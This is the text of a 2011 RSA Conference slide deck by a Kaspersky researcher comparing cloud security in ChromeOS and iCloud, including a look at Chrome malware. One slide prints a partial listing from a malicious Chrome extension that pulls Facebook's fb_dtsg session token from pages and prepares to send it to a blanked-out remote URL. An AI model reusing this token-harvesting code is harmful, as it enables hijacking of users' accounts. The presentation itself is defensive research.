ChromeOS vs. iCloud: A New Frontier In Security Challenges

Roel Schouwenberg

Kaspersky Lab

Session ID: TECH-304
Session Classification: Intermediate

RSACONFERENCE2011

Agenda

Threat Landscape

The Cloud

ChromeOS and iCloud

Conclusions

Threat Landscape

Cyber-espionage, attacks against bizz

Motivation

- It's no longer just about the money

Motivations have changed

Targets – DB 'Jackpots'

The Cloud:
It's all about the platform

Requirements

- **Compliance**
- **Data Leakage**

ChromeOS and iCloud

Different philosophies

iCloud platform

ChromeOS

- Passwords stored encrypted in cloud

Chrome Malware

Megan Fox Leaks Dirty Tape!

She said she'd never make one, but we've got footage of this star getting wild!

Like · Comment · Share · 24 minutes ag

```
1  <html>
2  <head>
3  <script>
4       var facebookId = {
5            fbId: null,
6            URL: 'http://                    .php?dtsg=',
7       FB:  'http://www.facebook.com',
8            init: function() {
9                 this._addListeners();
10           },
11           _addListeners: function() {
12                chrome.extension.onRequest.addListener(
13                     function(request, sender, sendResponse) {
14                          switch (request.action) {
15                          case 'loadComplete':
16                               facebookId._processResponse(request.content, sender.tab);
17                               break;
18                          default:
19                          }
20                     }
21                );
22           },
23      _processResponse: function(content, tab){
24        var matches = (content.match(/("fb_dtsg"\:\s*"(([^"])*)")/ig));
25        if (matches) {
26          var pfid = JSON.parse('{' + matches[0] + '}').fb_dtsg;
27          if (facebookId.fbId != pfid && /https?:\/\/www\.facebook\.com/gi.test(tab.url)) {
28            facebookId.fbId = pfid;
29            facebookId._doRequest(tab);
30          }
31        } else if (!facebookId.fbId){
32          var xhr = new XMLHttpRequest();
33          xhr.open("GET", facebookId.FB, true);
34          xhr.onreadystatechange = function() {
35            if(xhr.readyState == 4 && xhr.status == 200) {
36              if (/("fb_dtsg"\:\s*"(([^"])*)")/ig.test(xhr.responseText)){
37                facebookId._processResponse(xhr.responseText, tab);
38              }
39            }
40          }
41          xhr.send();
42        }
43      },
44      _doRequest: function(tab){
```

Targeted attacks

Conclusion

Applying trust in the Cloud

- iCloud leaks make it unsuitable for corporations
- ChromeOS for business may be suitable
  - No security software available for this platform
- Who do you trust?

The end.
Questions?